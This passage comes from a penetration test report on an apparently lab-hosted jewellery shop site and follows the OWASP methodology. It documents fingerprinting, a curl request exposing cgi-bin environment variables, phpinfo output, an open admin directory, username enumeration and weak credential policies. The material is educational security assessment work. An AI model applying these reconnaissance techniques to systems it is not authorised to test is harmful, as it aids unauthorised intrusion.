


Figure 9: Nikto scan

3.2.6 Fingerprint Web Application Framework

Using Wireshark, the tester began fingerprinting the web application framework by analysing the Hypertext Transfer Protocol (HTTP) response headers. The X-Powered-By header in the HTTP response confirms that PHP 5.4.7 is the web application framework, as shown in *Figure 10*. This information was also found in a previous stage using automated tools; however, analysing the response header manually confirms the web applications framework.




Figure 10: Wireshark – HTTP response header

Additionally, the HTTP response headers revealed the presence of PHPSESSID cookies used in PHP-based web applications to store a unique identifier for a user's session on the server. This is additional evidence to confirm the web applications framework. This also provides insight into the application's session handling mechanisms, which is valuable for later security testing phases in the OWASP methodology.

3.3 CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING

In the configuration and deployment management testing phase, the tester examined the web application's infrastructure to identify misconfigurations that could compromise the web application's security. This phase is critical as web server misconfigurations are common, and attackers frequently exploit them.

3.3.1 Test Application Platform Configuration

The Nikto scan previously completed was looked at again as it contained information about misconfigurations illustrated in Figure 11; the scan highlighted several significant security issues. It was identified that the web application uses Apache/2.4.3 and PHP/5.4.7, which are both outdated and unsupported. The application was also found to be potentially vulnerable to the Shellshock vulnerability (CVE-2014-6271); additionally, the /cgi-bin/printenv and/cgi-bin/test-cgi /endpoint were exposed.




Figure 11: Nikto scan

The tester used the cURL command to retrieve the cgi-bin/printenv script output. This script revealed critical web server configuration details, including environmental variables, the server administrator email address, the server's name, and the server software version, as illustrated in *Figure 12*. Additionally, it was identified that the web application was missing critical security headers and had a poor session management configuration, with the PHPSESSID cookie lacking the HttpOnly flag.


```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.1.10/cgi-bin/printenv

CONTEXT_DOCUMENT_ROOT="/opt/lampp/cgi-bin/"
CONTEXT_PREFIX="/cgi-bin/"
DOCUMENT_ROOT="/mnt/sda2/swag/target"
GATEWAY_INTERFACE="CGI/1.1"
HTTP_ACCEPT="*/*"
HTTP_HOST="192.168.1.10"
HTTP_USER_AGENT="curl/8.8.0"
LD_LIBRARY_PATH="/opt/lampp/lib:/opt/lampp/lib:/opt/lampp/lib"
PATH="/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/bin:/usr/bin"
QUERY_STRING=""
REMOTE_ADDR="192.168.1.254"
REMOTE_PORT="51994"
REQUEST_METHOD="GET"
REQUEST_SCHEME="http"
REQUEST_URI="/cgi-bin/printenv"
SCRIPT_FILENAME="/opt/lampp/cgi-bin/printenv"
SCRIPT_NAME="/cgi-bin/printenv"
SERVER_ADDR="192.168.1.10"
SERVER_ADMIN="you@example.com"
SERVER_NAME="192.168.1.10"
SERVER_PORT="80"
SERVER_PROTOCOL="HTTP/1.1"
SERVER_SIGNATURE=""
SERVER_SOFTWARE="Apache/2.4.3 (Unix) PHP/5.4.7"
UNIQUE_ID="Z05XWX8AAAEAABuXyAgAAAAH"
```

Figure 12: cURL of CGI-bin/printenv

3.3.2 Test File Extensions Handling for Sensitive Information

At this stage, the tester examined how the web server managed file extensions to identify instances of information leakage and unauthorised access to sensitive files. The /robots.txt file exposed a downloadable /schema.sql file, which the web application served; this was explored in earlier stages of the penetration test. The /phpinfo.php endpoint was enumerated, exposing server configuration information as illustrated in *Figure 13*.



PHP Version 5.4.7

System	Linux box 3.0.21-tinycore #3021 SMP Sat Feb 18 11:54:11 EET 2012 i686
Build Date	Sep 19 2012 11:10:36
Configure Command	`'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap-ssl' '--with-imap=/opt/lampp' '--with-gettext=/opt/lampp' '--with-mssql=/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-interbase=shared,/opt/interbase' '--with-mysql-sock=/opt/lamppVar/mysql/mysql.sock' '--with-oci8=shared,instantclient,/opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared,/opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared,/opt/lampp/postgresql' '--with-iconv' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo-sqlite' '--enable-intl' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar'`
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/lampp/etc
Loaded Configuration File	/opt/lampp/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS
PHP Extension Build	API20100525,NTS

Figure 13: /phpinfo.php

3.3.3 Enumerate Infrastructure and Application Admin Interfaces

To identify unauthorised access opportunities, the tester investigated the application's administrative interfaces and restricted functionality, as illustrated in Figures 13, 14, and 15; multiple administrative endpoints were discovered.




Figure 14: /phpMyAdmin





Figure 15: /login.php

The tester could access the /adminarea as shown in *Figure 16*, exposing sensitive administrative files, including user management scripts, category management, and product management functionality. Exposure of /adminarea to an unauthenticated user agent is a significant security risk. It provides attackers with detailed information about the application's functionality and how it works, which can be used to exploit the web application.



Index of /adminarea

Name	Last modified	Size	Description
Parent Directory		-	
adminhome.php	2016-07-28 10:41	915	
adminmenu.php	2014-03-26 00:08	352	
adminstyle.css	2014-03-19 19:06	133	
confirmcategory.php	2014-05-18 14:38	1.3K	
confirmeditcategory.php	2016-07-28 10:41	1.3K	
confirmeditpage.php	2016-07-28 10:41	1.3K	
confirmeditprod.php	2016-07-28 10:41	1.8K	
confirmeditsubcat.php	2016-07-28 10:41	1.4K	
confirmedituser.php	2016-07-28 10:41	2.1K	
confirmprod.php	2014-05-18 15:02	1.6K	
confirmsubcat.php	2014-05-18 14:42	1.3K	
confirmuser.php	2014-05-18 14:43	1.8K	
default.php	2016-07-28 10:41	279	
delconfirm.php	2014-05-18 15:02	1.5K	
deletecategory.php	2014-05-18 14:44	1.1K	
deletepage.php	2014-05-18 14:45	1.0K	
deleteprod.php	2014-05-18 14:45	1.1K	
deletesubcat.php	2014-05-18 14:45	1.1K	
deleteuser.php	2014-05-18 14:45	1.3K	
editcategory.php	2016-07-28 10:41	4.0K	
editpage.php	2016-07-28 10:41	3.8K	
editprod.php	2016-07-28 10:41	6.3K	
editsubcat.php	2016-07-28 10:41	4.5K	
edituser.php	2016-07-28 10:41	12K	
includes/	2024-09-11 15:18	-	
logout.php	2016-07-28 10:41	405	
newcategory.php	2016-07-28 10:41	3.3K	
newprod.php	2016-07-28 10:41	5.7K	
newsubcat.php	2016-07-28 10:41	3.8K	
newuser.php	2016-07-28 10:41	11K	
viewcategories-pagin..>	2016-07-28 10:41	3.9K	
viewcategories.php	2016-07-28 10:41	2.2K	
viewpage.php	2016-07-28 10:41	2.1K	
viewprod-paginated.php	2016-07-28 10:41	4.2K	
viewprod.php	2016-07-28 10:41	2.5K	
viewsubcat-paginated..>	2016-07-28 10:41	4.1K	
viewsubcat.php	2016-07-28 10:41	2.4K	
viewusers-paginated.php	2016-07-28 10:41	4.4K	
viewusers.php	2016-07-28 10:41	2.6K	

Figure 16: /adminarea

3.3.4 Test HTTP Strict Transport Security

The HTTP Strict Transport Security (HSTS) tells a browser using a special response header to never connect to a specified domain server using unencrypted HTTP. This ensures that all the data travels encrypted between the web browser and the server (OWASP,2024).

The OWASP testing guide provides a cURL command to assess the presence of an HSTS header effectively. The tester then used this command, but no result was returned, as illustrated in Figure 17. This highlights the absence of the HSTS header on 192.168.1.10.



Figure 17: cURL (HSTS)

3.4 IDENTITY MANAGEMENT TESTING

3.4.1 Test User Registration Process

To test the user registration process, the tester referenced the OWASP testing guide and began the process with a manual inspection of the registration form at the web address http://192.168.1.10/register.html. The website's registration form contains seven standard fields: name, surname, username, password, email, billing address, and telephone number as illustrated in ***Error! Reference source not found.***.




Figure 18: Registration Form

To properly test the standard input fields, the tester signed up with fictitious credentials to create a new user account with the password “secure” see *Figure 19*.




Figure 19: Test case user registration#

Only two of the seven standard fields (email address and mobile number) were observed to contain verifiable information. Additionally, no verification processes were triggered after the user's registration was completed. Furthermore, the user password policy enforces a minimum character limit of five, as shown in *Figure 20* And does not require upper- or lower-case letters, numbers, or symbols.




Figure 20: minimum character length

Another test was conducted to see if a user could reuse the same email address to register a new user account. However, this was unsuccessful, as the tester was redirected to the home page upon submission with no “user added” message.

3.4.2 Testing for Account Enumeration and Guessable User Account

The tester began account enumeration to verify if gathering valid usernames was possible by interacting with the application's login mechanism. The tester attempted to log in with the username "admin", and an incorrect password message was shown. The application returned an error message: "Password not found!" as illustrated in *Figure 21*.

This response indicates that the username "admin" is a valid user account on the Astley Jewellery website, but the password is incorrect. It was discovered that based on the user input, different error messages were displayed depending on the validity of the username entered. This behaviour enables an attacker to complete account enumeration on this web application.




Figure 21: admin user account

3.4.3 Testing for Weak or Unenforced Username Policy

The tester navigated to the registration page at the web address http://192.168.1.10/register.html to test the web application for a weak or unenforced username policy. The tester was able to register a new user using the credentials shown in *Figure 22 below*.

It was observed that the username field does not use proper input validation, as it allows special characters. It also has no restrictions on character sequences; it does not enforce minimum or maximum length for the username and permits usernames composed entirely of symbols without requiring letters or numbers.




Figure 22: test case for weak or unenforced Username Policy

This weak username policy can lead to confusing or misleading usernames, creating user management challenges and making the website susceptible to cross-site scripting (XSS) attacks and possible Structured Query Language (SQL) injection attacks.

3.5 AUTHENTICATION TESTING

Again, following the OWASP Testing Guide, authentication testing was performed to identify weaknesses in “Astley Jewellery's” login system that could allow an attacker to gain unauthorised access to user accounts and escalated access.

3.5.1 Testing for Credentials Transported over Unencrypted Channel

At this stage, the tester aimed to verify whether user credentials (usernames and passwords) were transmitted securely over encrypted channels. This test is essential because attackers monitoring network traffic can easily capture unencrypted credentials if transported over an unencrypted channel.

The tester used the following credentials in *Figure 23*, To register a new user and then utilised Burp Suite to capture the user registration POST request.



Figure 23: test case for unencrypted user credentials

The POST request to /ConfirmR.php showed that user credentials and personal information are transmitted as URL-encoded parameters over unencrypted HTTP; all user information is visible in plaintext. This test confirmed that the application sends all data (name, surname, username, password, email, address, billing address, telephone number) in plaintext, making it vulnerable to interception by attackers; see *Figure 24* below.

